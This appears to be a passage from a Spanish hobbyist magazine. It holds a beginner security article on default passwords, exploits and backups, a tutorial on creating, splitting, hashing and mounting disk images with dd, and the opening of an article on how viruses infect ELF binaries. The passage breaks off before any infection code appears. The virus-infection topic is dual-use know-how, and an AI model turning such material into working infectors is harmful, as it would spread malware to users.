La cosa aquí es que, cuando compramos uno de esos cacharros que no son un ordenador, queremos conectarlo y empezar a usarlo. Además, estos cacharros no suelen tener un teclado o una pantalla, y estas dos cosas combinadas hacen que, la mayoría de la gente no modifique la configuración por defecto del dispositivo.

Esto es muy malo, porque las configuraciones por defecto de todo cacharro viviente están en Internet. Que esa información este en Internet es una cosa muy buena, especialmente cuando tienes que acceder a tu propio cacharro y el manual de instrucción ya no está... se fue con el embalaje original a la basura. La pega es que si no nos preocupamos de cambiar esas contraseñas por defecto, estamos invitando a que los malos tomen el control de nuestros cacharros.

Para que os hagáis una idea del problema, solo tenemos que ver lo que ha hecho el gusano Mirai en octubre de 2016. La forma en la que este malware infecto millones de dispositivos por todo el mundo es casi vergonzosa. Simplemente se conectaba a todo bicho viviente y probaba un conjunto de passwords por defecto... y así con millones de routers, cámaras de vigilancia y todo tipo de cacharros. Este es uno de los ejemplos en los que el malware es ejecutado por otro programa y no por el usuario. En el caso de Mirai, ese programa era un servidor telnet.

GUSANOS A MI?.... JÁ

Así que, si eres un fiki de los gadgets y te mola que tus zapatillas térmicas estén conectadas a internet para poder enviar un comando desde tu móvil al salir del trabajo para que al llegar a casa estén calentitas.... no hay problema. Solo recuerda cambiar el password por defecto de las zapatillas y de tu router (ya hablaremos de eso de poner cosas en internet)... y también te quitarás el 90

MUCHO 90 %, PERO QUE PASA CON EL 10 % RESTANTE?

Muy buena pregunta amiga mortal. Es verdad. Existe un pequeño porcentaje de amenazas ahí fuera que son de las que dan miedo de verdad. Son las que se aprovechan de errores de programación en ciertas aplicaciones para engañarlas y conseguir que sean ellas las que ejecute otro programa que haga algo malo y no el usuario del ordenador, el sistema operativo o cualquier otro programa al que se le permita hacer eso. Esto es lo que se conoce como exploits.

Sobre este tema, si bien es serio, también hay bastante confusión. Vamos a explicarlo despacito.

Los programas de ordenador son una serie de instrucciones que le dicen al procesador que hacer. Lo podemos ver como un algoritmo matemático. Piensa en una división hecha a mano. Coges una parte del dividendo, la divides por el divisor, multiplicas, restas y sigues. Los programas hacen cosas así.

A veces el programador se equivoca al escribir el programa. En ese caso se dice que el programa tiene un BUG. El nombre viene del inglés y significa literalmente bicho. Cuenta la leyenda que en los albores de la informática un programa en un ordenador electromecánico falló. Un ordenador electromecánico utiliza interruptores mecánicos que se accionaban eléctricamente. Pues bien, al parece en una de estas, el interruptor pilló una polilla (un BUG literalmente) y no hacía contacto de tal suerte que el programa no funcionaba correctamente.

Un BUG que permite romper la seguridad de un sistema se denomina VULNERABILIDAD

Pues bien, muchos bugs son errores que simplemente hacen que el programa funcione mal y no suponen ningún riesgo desde el punto de vista de la seguridad. El programa simplemente funciona mal. Pero otros, erro-

res se pueden aprovechar para hacer que el programa ejecute unas instrucciones diferentes. Unas instrucciones introducidas externamente por una atacante. Lo que en jerga técnica se conoce como ejecución de código arbitrario.

Los exploits pueden ser LOCALES o REMOTOS

Cuando esto sucede, el bug tiene una vulnerabilidad asociada. Es decir, ese error en concreto puede suponer un problema de seguridad. Que exista una vulnerabilidad no significa automáticamente que estemos en peligro. Para que eso ocurra, alguien tiene que explotar esa vulnerabilidad. Y esto se consigue escribiendo un Exploit. Un exploit es un pequeño programa que se aprovecha de una vulnerabilidad (un bug con problemas de seguridad) para forzar a un determinado programa a que haga algo para lo que no fue diseñado (como por ejemplo ejecutar un malware). Volveremos sobre esto en detalle en una próxima entrega... no desesperéis :).

EXPLOITS

Los exploits pueden ser locales o remotos. Los remotos son los más peligrosos ya que se pueden ejecutar a través de la red y pueden venir de cualquier lado. Los locales hay que ejecutarlos en la máquina víctima. Eso significa que primero es necesario que el atacante consiga acceso a la máquina, lo cual, si tomamos algunas precauciones no es nada fácil.

Pero además, dependiendo de que tipo de programa sea el vulnerable, la cosa cambia mucho. Recordáis la clasificación que hicimos de Aplicaciones y Sistemas Operativos. Efectivamente un bug explotable en una aplicación con privilegios de administrador o, incluso en el sistema operativo permite a un atacante hacer cualquier cosa que quiera con el ordenador que está atacando.

Estos malwares que hacen uso de explots, son el 10 % de los casos que nos hemos ido reservando hasta ahora. Lo del 10 % es un decir. No tengo ni idea de cual es el porcentaje real, pero lo que si sé es que es muchísimo menor que el resto de los casos que hemos discutido hasta el momento.

La razón es que su impacto es en general muy corto. Una vez que el ataque se lanza, los ejemplos del exploit se hacen públicos (se están utilizando para atacar otros ordenadores). Con esa información los expertos pueden arreglar el bug muy rápido (en general), y neutralizar el ataque... para siempre... Eso claro, si el malware es descubierto a tiempo (recordáis las bombas lógicas de las que hablamos más arriba?).

En estos casos hay algunas cosas que podemos hacer, al menos para quitarnos de encima los malware que se conozcan:

- Mantener el sistema actualizado. Los desarrolladores de los sistemas operativos están constantemente solucionando bugs en todo tipo de programas. Muchos se resuelven incluso antes de que nadie escriba un exploit y es por ello que actualizaciones frecuentes del sistema reducen el riesgo de pillas bichos.
- Utilizar cortafuegos (Firewall). Un firewall bien configurado puede detener muchos exploits remotos incluso si son desconocidos. Esto es especialmente cierto para los usuario domésticos que en general no ejecutan servicios públicos y por la tanto pueden fácilmente bloquear la mayoría de tráfico externo ilegítimo.

Bueno, con estas dos medidas extras digamos que nos quedaría un 1

Esto os puede parecer de perogrullo, pero la verdad es que, aún cuando las vulnerabilidades son conocidas públicamente, y existen parches para ellas... aún así, siempre habrá alguna máquina vulnerable, una máquina que no se ha parcheado (instalado la actualización correspondiente) por distintas razones... Por ejemplo, quizás alguno de vosotros todavía esté usando un teléfono con Android 5?. Cuándo actualizaste el firmware de tu router por última vez? y el de esa cámara de vigilancia Wifi tan güay?.. Sí, las razones para que esto ocurra son muchas y variadas... pero la verdad es que ocurren.

CON TODOS USTEDES ER 0-DAY

Como os podéis imaginar, cuando el bug lo encuentra una persona legal (un usuario, un programador de una aplicación,...) informará sobre él para que se corrija. Pero cuando los malos encuentran un bug, especialmente uno difícil de encontrar, no se lo dicen a nadie. Se ponen a trabajar en conseguir un exploit, y cuando lo tienen... tampoco se lo dicen a nadie.

El hecho de que no se lo digan a nadie hace que estos exploits sean muy peligrosos, ya que, cuando se usen por primera vez, la máquina que sea atacada va a caer casi seguro.

Al tratarse al un bug desconocido, el sistema operativo y las aplicaciones no van a estar actualizadas, porque nadie sabía que había que actualizar nada. Los antivirus no va a detectar nada, porque no saben que haya nada que detectar y así sucesivamente. Es lo que en lenguaje llano se conoce como pillarte en bragas.

Un zero-day es un exploit desconocido hasta el momento en el que se usa

Estos exploits se conocen como Zero-Days o 0-Days, exploits de día cero, ya que nadie los había visto antes. Son tan peligrosos porque son totalmente desconocidos, y nadie está preparado para ellos. Una vez que son utilizados su efectividad baja drásticamente,

ya que una vez que se conoce el bug que explotan, este puede ser arreglado y por lo tanto el exploit dejará de funcionar.

Hoy por hoy, un zero day es algo muy valioso. No es fácil encontrar bugs que explotar. Los programas cada vez se hacen mejor, y los ordenadores proporcionan más y más métodos para hacer los programas más seguros (ASLR, canaries, non-exec stack,...). Estos se suelen utilizar para cosas gordas, tipo Stuxnet o como parte de ataques masivos como el reciente WannaCry ransomware. Así que sí... puede que alguno de estos acabe en tu ordenador aunque no seas nadie importante.

Los BACKUPS o copias de seguridad son la última línea de defensa contra los ataques cibernéticos

En lo que a nosotros, meros mortales, se refiere, solo hay una cosa que podemos hacer... las copias de seguridad. Esta es, en cierto modo, la última línea de defensa. Cuando todo falla, y no hay nada que podamos hacer... bueno, pues hay que pasar el chaparrón e intentar que, ese ataque que no podemos evitar, tenga un impacto mínimo. Así, tener copia de nuestros datos nos va a permitir recuperar cualquier cosa que el ataque destruya. Además de las copias de seguridad, es conveniente tener un plan de contingencia.

Vale, eso suena bastante técnico y complicado, pero no es para tanto. En el caso más sencillo, solamente implica estar preparados para restaurar el sistema y, probablemente, cambiar las passwords de todas las cuentas que utilicemos.

EL CHECKLIST

Existen algunas amenazas más a tener en cuenta, pero como dijimos al principio en este artículo, el objetivo era explicaros como funcionan los ordenadores y como protegerlos siguiendo unas reglas muy básicas. En próximas entregas hablaremos de esas otras amenazas (servicios on-line y redes) e iremos profundizando en algunos de los temas que hemos introducido en este artículo.

A modo de resumen, las siguientes reglas nos van a mantener seguros en la mayoría de los cosas. Sí, amigos, una cosa tenemos que tener clara... la seguridad absoluta no existe, ni con los ordenadores ni con los coches, ni con otros muchos aspectos de la vida. La única forma de no tener un accidente con tu coche es que no utilices el coche (y aún así alguien puede atropellarte), y la única forma de que tu ordenador esté completamente seguro es que no lo utilices...

Aquí Er CheckList:

- Utiliza los usuarios privilegiados solo para lo imprescindible
- Utiliza usuarios con poco privilegios en entornos en los que no confíes
- Mantén tu sistema actualizado
- Utiliza un cortafuegos con las reglas más restrictivas que puedas
- Mantén un backup de tu información importante
- Prepara un plan de contingencia para recuperar tu sistema si todo lo demás falla

Iremos ampliando esta lista con más consejos según avancemos en el mundo de la seguridad para meros mortales :).

Manejando Volcados de Disco Como un Pro

Todo lo que siempre quisiste saber sobre dd

por Nelly Kerningham

En este artículo os vamos a contar todos los secretos para trabajar con imágenes de disco en plan profesional. Si bien existen muy buenas herramientas hoy en día que nos permiten hacer prácticamente de todo, nosotros que somos mú tradicionales vamos a contaros como trabajar con imágenes de disco en la línea de comandos. Amo allá.

Ya sea porque necesitamos hacer un backup completo de un disco, porque queremos echar un ojo a la última imagen de nuestra distro preferida para nuestro querido SBC o por que deseamos aprender un poco más sobre como trabajan los forenses informáticos, en algún momento de nuestra vida vamos a tener que vérnoslas con esas dichosas imágenes. Así que mejor estar preparados y tener este artículo bookmarkeado :).

GENERALIDADES

Antes de meternos en harina, vamos a hacer un par de comentarios que, si bien pueden parecer triviales, es mejor dejar claros en caso de que alguien esté un poco despistado mientras lee este interesantísimo artículo.

Es recomendable no utilizar un disco cuando se está volcando

Normalmente, cuando nos dispongamos a hacer una imagen de un disco nos interesa que el disco no esté siendo usado o, como mínimo, que no tenga permisos de escritura. De no ser así, los datos que estamos volcando podrían modificarse mientras los copiamos. En general, eso puede hacer que el proceso de copia falle o que ciertos datos se corrompan…

Para ello, podemos hacer dos cosas:

- Extraer el disco del ordenador y conectarlo como un disco externo en otro ordenador. Para ello debemos asegurarnos de que el sistema operativo del ordenador que utilizaremos para la copia está configurado para no montar automáticamente discos externos
- Arrancar el ordenador que contiene el disco a copiar con una distro live. De nuevo, debemos asegurarnos de que la distro usada no monta los discos en el ordenador automáticamente.

Si queréis probar los distintos comandos que vamos a discutir en el artículo, os aconsejamos que utilicéis un lapicero USB o una tarjeta SD en lugar de el disco duro, sino queréis esperar durante mongollón de tiempo entre prueba y prueba. Alternativamente podéis crear una imagen de disco a medida para hacer las pruebas o alguna de las imágenes disponibles para Raspberry PI, BeagleBone y similares

GENERANDO UNA IMAGEN DE TEST

En la sección de trucos del número 3 os contamos como generar una imagen de una partición EXT4. Vamos a utilizar la misma técnica para generar una imagen de disco con dos particiones y sistema de ficheros FAT y EXT4, para aquellos de vosotros que no queráis trastear con el disco duro de vuestro ordenador.

Aquí está la secuencia de comandos:

```
$ fallocate -l 1G test.img
$ fdisk test.img <<EOC
o

n
p
1

+100M
t
b

n
p
```

```
2


t
2
83

w
q
EOC
```

Ya tenemos nuestra imagen de disco con dos particiones, pero todavía necesitamos crear los sistemas de ficheros. Veamos como.

CREANDO SISTEMAS DE FICHEROS

Para crear sistemas de ficheros (lo que algunos conocen como formatear :), debemos utilizar la familia de funciones mkfs.XXX donde XXX es el sistema de ficheros que queremos crear. En nuestro caso, en la primera partición queremos un sistema de ficheros FAT32 y en la segunda crearemos un EXT4. Este es el caso para la mayoría de las imágenes de las placas de desarrollo que nos podemos encontrar por ahí.

A diferencia de lo que ocurre con un dispositivo real, donde podemos acceder directamente a las particiones, en nuestra imagen cada partición se encuentra en una determinada parte del fichero. Lo primero que debemos hacer es encontrar los offsets dentro del fichero para cada particion. Comprobemos la información que nos ofrece fdisk –l para nuestra imagen:

```
$ fdisk -l test.img
Disk test.img: 1 GiB, 1073741824 bytes, 2097152 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x4b4b8e62

Device     Boot  Start     End Sectors  Size Id Type
test.img1        2048  206847  204800  100M  b W95 FAT32
test.img2      206848 2097151 1890304  923M 83 Linux
```

El comando anterior nos proporciona toda la información que necesitamos. En primer lugar nos indica las unidades utilizadas en la salida. En este caso se trata de sectores de 512 bytes.

```
Units: sectors of 1 * 512 = 512 bytes
```

En segundo lugar nos indica el valor de comienzo de las distintas particiones utilizando la unidad anteriormente indicada. Vamos secores de 512 byte. Por tanto, debemos multiplicar el valor en la columna *Start* de la lista de particiones por 512, para obtener el desplazamiento en bytes dentro del fichero. En un segundo veremos por que necesitamos ese valor en bytes. Así:

```
Particion 1: 2048   Unidades -> 2048   * 512 = 1048576
Particion 2: 206848 Unidades -> 206848 * 512 = 105906176
```

Ahora ya podemos crear nuestros sistemas de ficheros. Para ello utilizaremos dispositivos de *loopback* que nos permiten acceder a un fichero como si de un dispositivo real se tratase.

```
$ sudo losetup -o $((2048*512)) loop0 test.img
$ sudo mkfs.vfat /dev/loop0
$ sudo losetup -D /dev/loop0
$ sudo losetup -o $((206848*512)) loop0 test.img
$ sudo mkfs.ext4 /dev/loop0
$ sudo losetup -D /dev/loop0
```

El comando losetup nos permite crear un dispositivo loop sobre un fichero, y nos da la opción de indicar un offset dentro de ese fichero que es justo lo que queremos.

Los comandos fdisk y losetup nos van a permitir genrar nuestro disco de pruebas

Una vez que el dispositivo ha sido creado ya solo tenemos que crear el sistema de ficheros con mkfs.XXX, y destruir el dispositivo una vez que estemos listos.

CREANDO IMÁGENES DE DISCO

Vamos a comenzar viendo como generar una imagen de un disco, algo que, como veremos en un segundo es algo super sencillo utilizando el comando dd.

```
$ sudo dd if=/dev/sdb of=/tmp/disco.img
o
$ sudo dd if=/tmp/test.img of=/tmp/disco.img
```

Fácil que no?. El comando dd nos permite copiar datos de un fichero a otro, y como en UNIX todo es un fichero, dd nos va a permitir copiar prácticamente cualquier cosa. En el comando anterior el flag if identifica el fichero de entrada (*Input File* supongo) y el flag of identifica el fichero de salida (*Output File*).

La herramienta dd nos permite generar y restaurar volcados de disco de forma sencilla.

El comando que acabamos de ver hace un volcado del disco /dev/sdb, esto es, todo el disco incluyendo el sector de arranque, tabla de particiones y toda la pesca. Alternativamente podéis hacer un volcado de una partición en concreto pasando como parámetro el nombre de la misma. Por ejemplo /dev/sdb1 volcará la primera partición del disco /dev/sdb.

Como suele ocurrir con la mayoría de las herramientas de línea de comandos, si no especificamos un fichero de entrada, dd utilizara la entrada estándar (stdin) y, de la misma forma, si no especificamos un fichero de salida, los datos se volcarán en la salida estándar stdout.

Así, podemos utilizar dd para crear fichero en plan *superfreak*.

```
$  dd of=test.c
#include <stdio.h>

int main() { printf ("Hola\n");}
0+3 records in
0+1 records out
53 bytes copied, 26.9184 s, 0.0 kB/s
```

Nota: Debéis pulsar CTRL+D para terminar la entrada de datos.

Con esta nueva e interesante información, podemos mejorar ostensiblemente nuestra técnica de volcado de datos.

COMPRIMIENDO

El comando de volcado que acabamos de ver, genera una imagen byte a byte de todo el disco. En general, el volcado del disco no nos va a caber en él mismo por razones obvias, así que tendremos que usar un espacio de almacenamiento alternativo.

En general, utilizaremos un disco externo o un servidor remoto. Además, podemos comprimir los datos antes de copiarlos ahorrando espacio. Pensad que estamos hablando de cientos de Gb.

Veamos como modificar nuestro comando anterior para comprimir los datos al vuelo:

```
$ dd if=/dev/sdb | gzip > /path_to_external/disco.img.gz
```

O utilizando xz que en general va a comprimir un poco más:

```
$ dd if=/dev/sdb | xz -zc > zero.img.xz
```

De esta forma conseguiremos que nuestra imagen ocupe menos, pero, ahora, generar la imagen requiere bastante mas tiempo.

TROCEANDO

Otra cosa que nos puede interesar hacer es trocear la imagen. Ya sea porque vamos a necesitar almacenarla en un soporte con un tamaño máximo de fichero limitado (DVDs por ejemplo) o no disponemos de un disco externo lo suficientemente grande para almacenar toda la imagen de golpe.

Para ello, podemos utilizar el siguiente comando:

```
$ dd if=/dev/sdb | split -d -b 500M - cacho-
```

Este comando funciona perfectamente, sin embargo no es de gran utilidad, ya que todos los pedazos se van a almacenar en el mismo lugar. Lo que necesitamos es almacenar cada pedazo en un dispositivo diferente.

El comando split nos va a permitir partir nuestra imagen en trozos para su almacenamiento

En este caso quizás deberíamos escribir un pequeño script para, haciendo uso del flag -n de split para referenciar los bloques individualmente. Nosotros vamos a intentar hacerlo en una sola línea.

Para ello, supongamos que queremos volcar nuestro disco /dev/sdb de 1GB en dis discos externos de 500GB cada uno. Lo que vamos a hacer es montar los discos externos utilizando como punto de montaje el nombre del fichero que split generará para cada bloque:

```
$ cd /tmp
$ mkdir cacho-{00,01,02}
$ sudo mount /dev/sdc1 /tmp/cacho-00
$ sudo mount /dev/sdd1 /tmp/cacho-01
```

Ahora, el primer disco externo esta accesible en /tmp/cacho-00 y el segundo en /tmp/cacho-01. Ahora podremos utilizar un comando como este:

```
$ dd if=/dev/sdb | split -d -b 500M \
  --filter='cat > /tmp/$FILE/$FILE' - cacho-
```

El parámetro filter, nos permite pasar la salida de split por un comando shell para el que la variable $FILE ha sido inicializada con el nombre del fichero que split va a escribir. Así que, lo único que hacemos es redirigir

la salida de split al fichero /tmp/$FILE/$FILE, es decir, /tmp/cacho-00/cacho-00 para el primer cacho y /tmp/cacho-01/cacho-01 para el segundo.

TROCEANDO Y COMPRIMIENDO

Esto ya deberíais ser capaces de hacerlo vosotros mismos. En cualquier caso, para los más despistados, este sería el comando para hacer ambas cosas simultáneamente:

```
$ dd if=/dev/sdb | split -d -b 500M \
  --filter='gzip > /tmp/$FILE/$FILE.gz' - cacho-
```

Lamentablemente, ahora el valor de 500M que le pasamos a split no es de gran ayuda, ya que se refiere a los datos originales sin comprimir. Para poder sacar todo el partido a nuestro espacio de disco, ahora si que sería mejor escribir un pequeño script que vaya calculando el espacio ocupado en los discos externos por cada cacho del volcado copiado, y cambie de disco cada vez que se llenen.

COMPROBANDO IMÁGENES

Suele ser buena idea, y en ocasiones es realmente necesario, el comprobar la integridad de los datos almacenados. Una forma sencilla de conseguir esto es calculando un *hash* de los datos, tal como MD5 o SHA1. Vamos a ver como calcular esos hashes en los distintos casos que hemos cubierto por el momento.

Empecemos calculando el hash de nuestra imagen original, utilizando SHA256:

```
$ dd if=/dev/sdb | sha256sum
2097152+0 records in
2097152+0 records out
1073741824 bytes (1.1 GB, 1.0 GiB) copied, 5.90121 s, 182 MB/s
03d6d763a08979ac91ae300d76db55514448fcbd812188df1e09b144ab16d5fe  -
```

Ahora veamos como calcular el hash de nuestra imagen comprimida con gzip.

```
$ zcat test.img.gz | sha256sum
03d6d763a08979ac91ae300d76db55514448fcbd812188df1e09b144ab16d5fe  -
```

Y en case de que hayamos usado xzL

```
$ xzcat test.img.xz | sha256sum
03d6d763a08979ac91ae300d76db55514448fcbd812188df1e09b144ab16d5fe  -
```

En el caso de haber troceado el fichero usaríamos el siguiente comando:

```
$ cat ca-* | sha256sum
03d6d763a08979ac91ae300d76db55514448fcbd812188df1e09b144ab16d5fe  -
```

Y por último, en el caso de que hayamos troceado y comprimido los cachos del volcado en distintos directorios:

```
$ zcat cacho-*/cacho*gz | sha256sum
03d6d763a08979ac91ae300d76db55514448fcbd812188df1e09b144ab16d5fe  -
```

Ahora que ya sabemos como generar imágenes.... veamos como acceder a ellas.

Podemos comprobar la integriidad de la imagen con su hash

ACCEDIENDO AL CONTENIDO DE LAS IMÁGENES

Para acceder al contenido de nuestros fabulosos volcados de disco, podríamos restaurar la imagen en un dispositivo físico para obtener una copia exacta del disco original. Como os podéis imaginar, esto lo podemos hacer utilizando una vez más el comando dd, pero en este caso, utilizando como fichero de salida el disco en el que queremos volcar la imagen.

Imaginemos que queremos volcar nuestra imagen test.img en el disco /dev/sdc de un determinado ordenador. En general, el disco destino deberia tener las mismas caracteristicas que el disco original y al menos ser del mismo tamaño. Si bien puede parecer un poco raro, esta el la forma habitual de instalar el sistema operativo en pequeños ordenadores como Raspberry Pi o BeagleBone. La imagen que descargamos del sitio original es un fichero similar a los que hemos estado generando hasta el momento. En ese caso, volcamos ese fichero en una tarjeta SD que debe tener un tamaño mínimo para poder almacenar el sistema operativo. Bueno, en cualquier caso, lo que haríamos para restaurar la imagen sería:

```
$ sudo dd if=test.img of=/dev/sdc
```

Y si quisieramos restaurar la version comprimida de la imagen:

```
$ sudo zcat test.img.gz | dd of=/dev/sdc
```

Como podéis observar, podemos restaurar nuestra imagen con los mismos comandos que utilizamos para calcular el hash, pero substituyendo sha256sum por el comando dd of=/dev/sdc.

Por cierto, alguna gente sigue comprimiendo con ZIP imágenes. Aquí tenéis el comando

para flashear sin necesidad de descomprimir primero

```
$ sudo unzip -p test.img.zip | dd of=/dev/sdc
```

MONTANDO PARTICIONES

En ocasiones no queremos restaurar el volcado sino que queremos acceder a algún fichero que se encuentra en la imagen, o hacer algún tipo de análisis. En esos casos, simplemente podemos montar la imagen de disco en lugar de hacer una restauración completa en un dispositivo físico.

Si la imagen de la que disponemos es de una sola partición, podemos montarla directamente utilizando el comando mount:

```
$ sudo mount -o ro test.img /tmp/mount_point
```

Es posible montar el sistema de fichero en modo lectura/escritura e incluso modificar fichero en su interior. En ese caso no utilices la opción -o ro.

Podemos montar fácilmente las particiones incluidas en nuestras imágenes sin necesidad de restaurarlas completamente

Sin embargo, si lo que tenemos es una imagen de un disco completo, el proceso de montaje es un poco más complejo… aunque no mucho más.

Lo que sucede es que ahora, tenemos que saltarnos el sector de arranque y la tabla de particiones para poder acceder a la parte del disco donde se encuentra el sistema de ficheros que queremos montar. En otras palabras, tenemos que decirle a mount en que parte del fichero se encuentra la partición que queremos montar.

En nuestro fichero de ejemplo, creamos una imagen de disco con dos particiones. En mi sistema, el resultado es algo talque así:

```
$ fdisk -l test.img
Disk test.img: 1 GiB, 1073741824 bytes, 2097152 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x09930925

Device     Boot  Start     End Sectors  Size Id Type
test.img1        2048  206847  204800  100M  b W95 FAT32
test.img2      206848 2097151 1890304  923M 83 Linux
```

Ahora solo debemos pasar el offset correct a mount para acceder a las distintas particiones. Recordad, debemos multiplicar el valor de la column *Start* por el tamaño de las unidades utilizadas por fdisk (512 en este caso), para obtener el desplazamiento en bytes dentro del fichero.

```
$ mkdir part1
$ mkdir part2
$ sudo mount -o ro,offset=$((2048*512)) test.img ./part1
$ sudo mount -o ro,offset=$((206848*512)) test.img ./part2
```

Y ya podemos acceder a las particiones de nuestro volcado de disco!

Photo by Yoann Boyer on Unsplash

Seguridad Para Meros Mortales. Parte II

Como funcionan los VIRUS Informáticos

por Don Bit0

Aparte de saber que los virus informáticos hacen que nuestro ordenador se ponga malito, sabéis algo más sobre estos intrigantes bichillos?. La mejor forma de estar protegidos ante esta amenaza, es conocer a tu enemigo… Y para eso estamos nosotros aquí :).

En este artículo vamos a explicaros los fundamentos más básicos de como funcionan los virus informáticos y romper algunos tópicos sobre estos programas tan alucinantes y tus archienemigos los antivirus :)

EMPECEMOS. QUÉ ES UN VIRUS?

Un virus informático no es más que un tipo especial de programa. Como en muchos otros casos, los virus informáticos, toman su nombre de una analogía con el mundo real ya que, en cierto modo, actúan como los virus biológicos que todos conocemos y que, generalmente no ponen enfermos.

Los virus biológicos, igual que los informáticos, son criaturas alucinantes. Se encuentra justo en el límite de lo que se conoce como un ser vivo (al menos así era cuando yo era un crío :). Para considerar un bicho un ser vivo, este bicho debe ser capaz de realizar las funciones vitales, ya sabéis, nacer, crecer, morir, reproducirse… Es esta última función vital la que mantiene a los virus fuera del reino de los seres vivos.

Los virus no pueden reproducirse por si mismos y necesitan de un huésped. De esta forma, los virus, inyectan su material genético en una célula huésped, convirtiendo esa célula en una replica del virus y, por lo tanto, permitiendo al virus reproducirse.

Un virus informático, hace exactamente lo mismo. Busca programas huéspedes en los que inyectar su código (ahora código binario, en lugar de código genético), y de esta forma convertir esos programas en nuevos virus.

Los virus informáticos, al igual que los biollógicos, no pueden reproducirse por si mismos

Este proceso es sumamente interesante, tanto en el mundo real como en el virtual, lo que hace de estos pequeños (si los informáticos también suelen ser pequeños) unas criaturas intrigantes. Si nos olvidamos, por un segundo de los efectos nocivos que estos virus tienen tanto en nuestra salud como en nuestros ordenadores, los virus no son más que criaturas que luchan desesperamente por sobrevivir.

Ahora que ya tenemos un poco más claro lo que es un virus vamos a discutir brevemente algunos tópicos sobre estos minúsculos entes.

TÓPICO 1. NO HAY VIRUS EN LINUX

Durante muchos años, corrió el bulo de que los sistemas GNU/Linux eran inmunes a los virus informáticos. Esto no es cierto en absoluto, y lo comprobaremos en breve. De hecho hay unos cuantos virus para sistemas GNU/-Linux por ahí.

Hay unos cuantos virus para sistemas GNU/Linux bastante interesantes

Lo que si es cierto es que, en general, el impacto de un virus en un sistema GNU/Linux es mucho menor que en otros sistemas. La razón fundamental no es necesariamente que GNU/Linux sea más seguro, sino que, las posibilidades de infección en uno de estos sistemas es mucho menor. Veamos por qué.

- Los sistemas UNIX, dada su naturaleza multiusuario, fuerzan, en cierto modo, el uso de usuarios no-privilegiados, lo cual, limita en gran medida la difusión de un virus. En general, un usuario no-privilegiado no puede escribir sobre los ejecutables del sistema (todos los programas en /bin, /sbin, /usr/bin,...), con lo cual, el virus no tiene gran cosa que infectar.
- Por esa misma razón, aquellos que utilizan el sistema normalmente con el usuario root... pues bueno, da igual lo seguro que sea tu caja Linux, estás apañao.
- Otra razón fundamental es que un usuario GNU/Linux raramente necesita descargar binarios de lugares extraños. Todo el software que necesita está disponible en los repositorios oficiales, reduciendo los riesgos de introducir en el sistema un programa desconocido.

Bueno, seguro que la mayoría de los que estáis leyendo este artículo, ya sabíais esto. Continuemos pues.

TÓPICO 2. MI ANTIVIRUS ME PROTEGE

Volveremos sobre esto al final de artículo utilizando el caso práctico que presentaremos en breve, pero la creencia general de que tu ordenador está seguro simplemente por haber instalado un antivirus, es una verdad a medias.

Disponer de un antivirus es, por supuesto, una cosa buena, pero lo que tenemos que tener claro es que los antivirus solo nos protegen de los virus conocidos (matizaremos esto en un segundo).

Al igual que las vacunas que nos ponemos de pequeños nos protegen de ciertas enfermedades, si contraemos una enfermedad para la que no estemos vacunados, ya sea por que no existe vacuna o por que se trata de una nueva enfermedad, pues vamos a enfermar si o si. En estos casos, la mejor solución es evitar contagiarse en primera instancia.

Como decía más arriba esto tiene un matiz. Los antivirus modernos hacen más que mantener una base de datos de virus conocidos. Normalmente implementan métodos para examinar programas desconocidos y determinar si hacen algo *RARO*. Estas funciones son las que hacían que los ordenadores fueran extremadamente lentos hace años cuando se instalaba un antivirus. Afortunadamente, las cosas han mejorado, en los últimos años.

Hay distintas formas de realizar este análisis de los programa sospechosos, ya sea escrutando el código en busca de llamadas al sistema *sospechosas* o simplemente ejecutando el programa desconocido en un *sandbox* o *máquina virtual* y ver si hace/cambia algo malo.

En cualquier caso, instalar un antivirus es una garantía, pero no absoluta. La mejor forma de evitar ser infectado es no descargar y ejecutar programas desconocidos. Esto ha sido así desde... desde siempre.

CREANDO UN VIRUS

Ajá... este título ha llamado tu atención, jovenzuela rebelde :). Sí, tengo que admitir que es un poco sensacionalista. No, no vamos a escribir un virus, pero lo que si vamos a hacer es infectar un programa manualmente, de forma que podamos ver como actúa un virus y así explicar algunos cosillas más al final del artículo.

Los virus modifican el programa huesped para ejecutar su propio código. Veremos como hacer esto en sistemas GNU/Linux

Bien, nuestro virus simplemente va a modificar otros programas, haciendo que impriman un mensaje en la pantalla, antes de ejecutarse. De tratarse de un virus real, el código que imprime ese mensaje sería, realmente el virus y por lo tanto, el programa infectado, cada vez que se ejecutase, activaría el virus infectando otros programas... y así sucesivamente.

Así que, lo primero que tenemos que hacer para poder infectar un programa, es conocer en que formato está almacenado en el disco. Y este formato, amigos mios, es ELF.

INFECTANDO ELFOS

A primera vista parece que vamos a liberar una plaga mortal en la Tierra Media con el fin de acabar con esas criaturas de orejas pun-

tiagudas. No temas Légolas, no nos interesan esos elfos, sino los fichero ELF (*Executable and Linking Format*).

GNU/Linux y otros muchos UNIXs utilizan el formato ELF para sus binarios

El formato ELF es el estándar actual para la mayoría de sistemas UNIX, no solo GNU/Linux. Así que lo primero que debemos saber es como pinta ese formato.

La verdad es que hay cientos de tutoriales estupendos en Internet sobre el tema, así que aquí, vamos a hacer una breve introducción, solamente para que el artículo esté auto contenido. Los que tengáis ganas de profundizar en el tema os recomiendo fervientemente que os leáis la especificación del formato. No está tan mal para ser una especificación y, si tenéis pensado jugar con el formato es una referencia obligada. Sin más preámbulos vamos al lío.

Prácticamente todos los formatos de ficheros que existen comienzan con lo que se conoce como una cabecera. Esto es, un bloque de datos al principio del fichero, con un formato fijo, en el que se almacena la información necesaria para poder acceder correctamente a todos los demás datos. Y, como podéis imaginaros, el formato ELF no es una excepción.

Tras la cabecera, normalmente nos encontraremos la denominada *Program Header Table*. En seguida veremos en detalle que contiene. Por el momento, basta decir que esta tabla nos informa de los bloques de memoria que componen el programa. Tras esta tabla nos encontraremos el código y los datos reales del programa, y finalmente, y esto es opcional, podremos encontrar la denominada *Section Header Table* y cierta información adicional.

El siguiente esquema muestra gráficamente la estructura que acabamos de describir.

```
|-------------------------|
| CABECERA ELF            |
|-------------------------|
| Program Header Table    |
|-------------------------|
| Código y Datos          |
|-------------------------|
| Section Header Table    |
|-------------------------|
| Otros datos             |
|-------------------------|
```

